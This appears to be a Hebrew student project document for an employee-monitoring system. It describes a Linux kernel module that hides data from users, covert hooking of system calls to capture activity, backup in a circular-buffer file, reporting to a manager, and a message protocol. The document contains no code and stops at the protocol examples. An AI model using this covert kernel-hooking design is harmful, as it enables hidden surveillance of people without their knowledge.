הפרויקט משלב בין מספר תחומי טכנולוגיה, מה שמחייב תכנון מקיף וחשיבה אסטרטגית. המערכת מתוכננת כך שתהיה יעילה, מאובטחת וקלה לתפעול, תוך שילוב פתרונות יצירתיים לאתגרים הנדסיים.


תצוגת נתונים בזמן אמת

אחד ההיבטים החשובים בפרויקט הוא הצגת הנתונים הנאספים באופן גרפי ברור ואינטואיטיבי בזמן אמת. המידע מוצג בממשק משתמש ידידותי, שמאפשר ניטור והבנה מיידיים של פעולת המערכת. תחום זה כולל שימוש בטכנולוגיות גרפיות ותכנון חוויית משתמש, תוך התחשבות על גמישות והתאמה למשתמשים.

תחומי העניין הללו מאפשרים ליצור פרויקט עשיר ומאתגר, שמחבר בין ידע טכנולוגי מתקדם לבין יישומים מעשיים בתחום מערכות ההפעלה, אבטחת המידע והנדסת התוכנה.

תיאור זרימת המידע במערכת


האזנה שקטה על מחשב המשתמש



תיאור הגרף:

גרף זה מציג את היכולת "האזנה שקטה על מחשב המשתמש". יכולת זו יכולה אך ורק לבוא לידי ביטוי על ידי שיתוף פעולה עם מערכת ההפעלה. ההאזנה השקטה מתבצעת באפשרות החבאת מידע מן המשתמש, שדבר זה אפשרי אך ורק בעזרת קוד מערכת הפעלה. דרך נגישה לעשות זאת מבלי לשנות את קוד מערכת ההפעלה עצמה (פעולה אפשרית), אך דורשת מכל מחשב שרוצה להריץ את פרויקט זה לשנות קוד במערכת ההפעלה שלו. כלומר פעולה ארוכה ולא יעילה, וגם מסוכנת אשר מדובר פה במערכת הפעלה, שהיא התוכנית הכי רגישה על המחשב, וכל שינוי מיותר בה יכול לגרור לסיכונים לכלל התנהלות המערכת) הינה על ידי השתמשות ב Kernel loadable module במערכת הפעלה לינוקס. לינוקס כמערכת הפעלה מאפשרת להוסיף אליה קוד אף תוך כדי זמן ריצה (מפה מגיעים המילים loadable module), הוספת אותו קוד הינו כלי חזק אשר התוכנית רצה בזיכרון של מערכת ההפעלה ובעלת גישה לנתונים רבים שאינם נגישים מהמשתמש. כפי שאפשר לראות בגרף, אפליקציות המשתמש יכולות רק לתקשר עם הקרנל, אך לא בעלות שינוי שלו. הוספת מודול משלנו למערכת הפעלה מאפשר לנו לשנות את הדרך ואת המידע שאליו אפליקציות המשתמש חשופות אליו.


איסוף מידע בזמן אמת מן מחשב המשתמש



תיאור הגרף:

גרף זה מציג את היכולת "איסוף מידע" במחשבי המשתמשים. איסוף המידע מתבצע באמצעות מונח הנקרא Hooking, מונח זה הינו תהליך שבו אנו יוצרים ניתוב מחדש של תהליך זרימת הקוד ולמעשה מנתבים אותו דרך פונקציות שלנו שבעזרתן נוכל להחליט לבצע האזנה בסתר על המידע המועבר במערכת הפעלה כחלק מקריאת הפונקציות. כמו שניתן לראות גם לאחר שינוי הפעולה בכדי שנוכל להאזין, הפעולה המרכזית עדיין נקראת, כלומר לא התבצעה פגיעה בפעולת מערכת, אלא רק האזנה מאחורי הקלעים.


גיבוי נתונים אצל המשתמש בעת שרת כבוי



תיאור הגרף:

גרף זה מציג את היכולת "גיבוי נתונים" במחשבי המשתמשים. כאשר הלקוח מנסה לשלוח הודעה אל השרת והשרת איננו זמין (או כלשהי בעיה אחרת בשליחת ההודעה), הלקוח יגבה את המידע אצלו במחשב על ידי שימוש בממשק שיועד להתנהל כנגד מאגר הנתונים. כאשר הלקוח כן מצליח לתקשר עם השרת הוא יודא כי אין מידע ששמור במאגר גיבוי המידע, ולכן ינסה לרוקנו כל פעם שיש חיבור מוצלח עם השרת.


שליחת מידע המשתמש אל המנהל



תיאור הגרף:

גרף זה מציג את היכולת "שליחת מידע מהמשתמשים אל המנהל". השליחה מתבצעת על ידי איסוף המידע מהמחשבים של העובדים והעברתו דרך רכיבי אינטרנט. כל עובד מחובר דרך הרשת לרכיב אינטרנט, אשר מרכז את המידע מכל תחנות העבודה. לאחר מכן, המידע נשלח ישירות למחשב של השרת, שם הנתונים נאספים ועוברים עיבוד לצורך ניתוח או הפקת דוחות, לאחר מכן נשלח למנהל. פעולה זו מאפשרת לארגון לרכז את המידע במקום אחד ולהבטיח שהמנהל מקבל גישה למידע חיוני בזמן אמת.


איסוף המידע במחשב השרת ל DB



תיאור הגרף:

גרף זה מציג את היכולת "איסוף המידע במחשב השרת ל DB". איסוף המידע מתבצע על ידי שליחת נתונים מהמחשבים המקומיים של העובדים אל השרת, שם הוא שומר את המידע בצורה מסודרת בתוך DB, ה DB יפריד בין המידע שהוא מקבל מהמשתמשים, וכך יוכל המנהל להבחין בין סוגי המידע שנשלחים אליו. תהליך זה מתחיל באיסוף הנתונים, מהתוכנות או מהפעילות של המשתמשים במחשבים שלהם. הנתונים מועברים דרך רכיב אינטרנט באופן מאובטח, ולאחר מכן מגיעים לשרת המרכזי, שם הם עוברים עיבוד ראשוני ונשמרים בטבלאות מסודרות בבסיס הנתונים. תהליך זה מאפשר לארגון לנהל כמויות גדולות של מידע בצורה יעילה, להבטיח אחסון מאובטח של הנתונים, ולספק גישה מהירה לצורך ניתוח, קבלת החלטות או שיפור תהליכים עסקיים.


הצגת המידע באופן נגיש במחשב המנהל



תיאור הגרף:

גרף זה מציג את היכולת "הצגת המידע באופן נגיש במחשב המנהל". תהליך זה מתאר את הדרך שבה הנתונים שנשמרו בשרת מוצגים בצורה נוחה וקלילה למשתמשים. המידע שנשמר בבסיס הנתונים במחשב השרת ונשלח אל המנהל אשר מציג בצורה מאורגנת על מסך, למשל כטבלה או גרף, כך שמנהלים יכולים לגשת אליו בקלות, להבין אותו בצורה מהירה ולבצע עיבודים נוספים אם נדרש. הנתונים המוצגים יכולים להיות תוצאות של חיפושים, דוחות או מידע אקטואלי הנוגע לפעילות המשתמש. הגישה למידע נעשית באמצעות מחשבים או מכשירים המחוברים לרשת, והמחשב המרכזי בשרת אחראי על שליחת המידע בצורה מסודרת, נגישה ובצורת המאפשרת למנהלים להבין את הנתונים במהירות וביעילות.

הגדרת רמת בטיחות אצל המנהל



תיאור הגרף:

גרף זה מציג את היכולת "הגדרת רמת בטיחות אצל המנהל". הגרף מתאר איך המנהל יכול להגדיר אצל השרת עד כמה לקוחות הוא מרשה ומכך השרת מגביל את כמות הלקוחות המחוברים אליו בזמנית. בשל קושי ההמחשה בגרף, לא היה ניתן להמחיש את רמת הבטיחות שהמנהל יכול להגדיר, אך גם היא פרמטר שהמנהל מעביר לשרת בו הוא מחליט על כמות ההודעות הלא חוקיות שהשרת מרשה לכל לקוח ברצף. כפי שניתן לראות בגרף המנהל החליט כי כמות מקסימלית של לקוחות תהיה 4, ולכן רק ארבעה מחשבים הצליחו להתחבר אל השרת, בעוד השניים האחרים לא יכולים להתחבר לשרת ולא מקיימים session עימו.

ניסוח וניתוח של הבעיה האלגוריתמית

הבעיה האלגוריתמית המרכזית בפרויקט שלי היא ניהול יעיל של אחסון הודעות, כך שלא תיגרם הצפה של המערכת במספר רב מדי של הודעות. הבעיה מתעוררת כאשר אין בקרה על כמות ההודעות, מה שעלול להוביל לשימוש מוגזם במשאבי מערכת כגון זיכרון או דיסק, ולגרום לקריסות או האטה משמעותית של התוכנה. דוגמה לכך היא כאשר הודעות נאגרות בקובץ במהירות גבוהה מהיכולת של המערכת לעבד ולמחוק אותן, וכתוצאה מכך גודל הקובץ תופס נפח רב ויוצר עומס.

אלגוריתמים קיימים לפתרון הבעיה

הפתרון הנפוץ לבעיה זו הוא שימוש במבנה נתונים מעגלי (Circular Buffer), שבו האחסון מתנהל בצורה מעגלית: כאשר מגיעים לסוף המקום הפנוי, המצביע חוזר להתחלה ומתחיל לדרוס נתונים ישנים. כך, נשמרת שליטה על כמות הנתונים המאוחסנים, והמערכת לא מתמלאת ללא הגבלה.

קיימות גישות שונות לניהול Circular Buffer: למשל, שימוש בשני מצביעים (ראש ו-זנב), ניהול מונה הודעות, ובדיקת מצבי מלא/ריק. אפשר גם להגדיר מדיניות כמו דריסת הודעות ישנות אוטומטית או חסימת כתיבה כאשר אין מקום חדש עד שהתפנה מקום. לכל גישה יתרונות וחסרונות — דריסת נתונים ישנים מתאימה כאשר חשוב לשמור על זרימה רציפה, ואילו חסימה מתאימה כאשר לא רוצים לאבד מידע כלל.

סקירת הפיתרון הנבחר



הפתרון שבחרתי — Circular Buffer בקובץ עם דריסה אוטומטית — מאפשר שמירה על ביצועים גבוהים ללא צורך בתחזוקה מורכבת. באמצעות ניהול פשוט של מצביעי קריאה וכתיבה, אני יכול לוודא שהקובץ לעולם לא יגדל מעבר לגבול מוגדר, וכך למנוע קריסה או האטת המערכת. בחרתי לא להשתמש בגישות אחרות כמו רשימות מקושרות או מבני תור מתוחכמים, כיוון שהן מוסיפות מורכבות מיותרת ואינן מתאימות לצורך הבסיסי של שליטה קלה וגמישה בגודל הנתונים. התממשקות עם קובץ שמתנהג כמקום אחסון מעגלי מביאה עימה את היכולת לאחסן בצורה יעילה ללא שימוש בפקודות שונות של מערכת ההפעלה הקשורות לקבצים. מימוש בצורה נכונה של אלגוריתם זה מיעיל את הליכי הפרויקט ואף מבטיח על כמות מוגדרת מראש של מידע שלא תלך לאיבוד כאשר השרת לא פעיל אך הלקוח מבצע את עבודתו. מוטב לציין כי בפרויקט יש לשמור בתוך הקובץ עצמו את שני המצביעים של הקובץ, אשר יש להתחשב במקרה כאשר מחשב הלקוח קורס ויש מידע בתוך קובץ הגיבוי, לכן לאחר כל קריאה/כתיבה נעדכן את מצביעים אלו בסוף הקובץ.

הפנייה למקור רלוונטי

[מהו באפר מעגלי](#)

תיאור סביבת הפיתוח

הסביבה בה אני עובד דורשת שימוש במכונה וירטואלית, משום שעלי להפעיל גרסה מסוימת של מערכת לינוקס, שהיא חשובה להרצת הקוד שלי. באמצעות מכונה וירטואלית, אני יכול ליצור סביבה מבודדת שמתפקדת בצורה עצמאית ומסייעת לי לבצע ניסויים ובדיקות בצורה בטוחה ומבוקרת. במכונה הווירטואלית אני מריץ גרסה מסוימת של לינוקס שיכולה להשתנות לפי הצורך, מבלי להשפיע על מערכת ההפעלה הראשית שלי. אני משתמש בכלים כמו VirtualBox או VMware כדי להקים ולהפעיל את הסביבה הווירטואלית הזו. לצורך פיתוח הקוד, אני משתמש בשני עורכי טקסט עיקריים: VIM ו-VSCode. VIM הוא עורך טקסט מאוד פופולרי ונוח למי שמכיר את הפקודות וזקוק לכלים בסיסיים, ומאפשר לי לכתוב קוד בצורה מהירה ויעילה, במיוחד בסביבת לינוקס. הוא קל, גמיש ומאפשר עבודה מהירה עם קבצים ללא צורך בממשק גרפי. מצד שני, אני משתמש גם ב-VSCode, שהוא עורך מודרני ומתקדם יותר, המציע אינטגרציה עם כלים נוספים כמו ניהול גרסאות, דיבאגינג, ותוספים רבים שמקליקים את העבודה עם קוד. בנוסף, אני משתמש ב-Git ו-GitHub לניהול גרסאות הקוד שלי. Git הוא כלי לניהול גרסאות שמאפשר לי לעקוב אחרי השינויים בקוד, לשמור על גרסאות קוד שונות ולשלט בצורה יעילה בהתפתחויות הקוד לאורך הזמן. GitHub הוא שירות מבית Git שמאפשר לי לשתף את הקוד, לעבוד בצוות ולגבות את הקוד שלי. כלים אלו חשובים במיוחד כשיש צורך לעקוב אחרי שינויים רבים בקוד ולשתף את העבודה עם אחרים. כחלק מהתהליך, אני גם עושה שימוש ב-Wireshark כדי לנתח את התקשורת בין רכיבי המערכת. Wireshark הוא כלי מצוין לתפיסת וניתוח תעבורת רשת, אשר מאפשר לי לראות את זרימת המידע בין השרתים והלקוחות, ולוודא שאין בעיות בתקשורת או בשימוש בכתובת IP. זה חשוב במיוחד לבדיקת האינטראקציות וההעברות נתונים, כדי לוודא שהקוד עובד בצורה תקינה. לסיכום, אני עושה שימוש בסביבה מאוד עשירה שמספקת לי את כל הכלים הנדרשים לפיתוח, בדיקות, וניהול הקוד שלי. מכונה וירטואלית מספקת לי את הגמישות, עורכי הטקסט מאפשרים עבודה נוחה ומהירה, Git ו-GitHub חשובים לניהול הגרסאות, ו-Wireshark מאפשר ניתוח ופתרון בעיות בתקשורת. כלים אלו יחד יוצרים סביבה עוצמתית ומסודרת לפיתוח מתקדם.



תיאור פרוטוקול התקשורת

החשיבות של פרוטוקול תקשורת בפרויקט שלי היא מכרעת, שכן הוא מבצע את התיאום וההבנה בין כל הרכיבים במערכת. פרוטוקול תקשורת מספק את הכללים וההנחות שדרכם רכיבי המערכת יכולים להבין אחד את השני ולהעביר מידע בצורה מסודרת וברורה. אם הפרוטוקול מוגדר בצורה טובה, הוא הופך את התקשורת לפשוטה יותר ומובנת לכל הצדדים המעורבים. בפרויקט זה פרוטוקול התקשורת הינו פרוטוקול סינכרוני בין רכיבי התקשורת כאשר קיימת תלות בין סוגי ההודעות בתקשורת בין המנהל לשרת, כלומר לסדר של ההודעות. (בין העובד לשרת לאחר התחברות ראשונה אין תלות).

מבנה הפרוטוקול תקשורת בו אשתמש בפרויקט הינו במבנה הבא:

1. אורך הודעה (כארבעה תווים שמהווים מספר)
2. סוג הפעולה שהתבצעה (המתודה שנקראה/איזה פעולה המשתמש ביצע)
3. המידע הקשור לאותה פעולה (פרמטרים)

התו המפריד להודעות יהיה הבית 'x1f' (בזכות היותו בית שלא נמצא באף הודעה בין חלקי הפרויקט השונים, לכן לא יתערבב עם חלקי הודעה שונים). חשוב להתייחס לכך שאם התו המפריד יהיה חלק מהחלק השני של ההודעה, תיווצרנה בעיה בפרוטוקול, לכן נימנע מלשלוח הודעה שכוללת בחלק השני שלה את התו הנ"ל. לא תהיינה בעיה שהתו יופיע כחלק מהחלק השלישי של ההודעה, אשר ברגע שנמצא התו המפריד הראשון, שם נדע לבצע את ההפרדה בין חלקי ההודעה. כאשר יהיה שימוש בתו המפריד בחלק השלישי של ההודעה דבר זה יהיה בכדי לבצע הפרדה בין הפרמטרים של פקודה זו.

דוגמה להודעות:

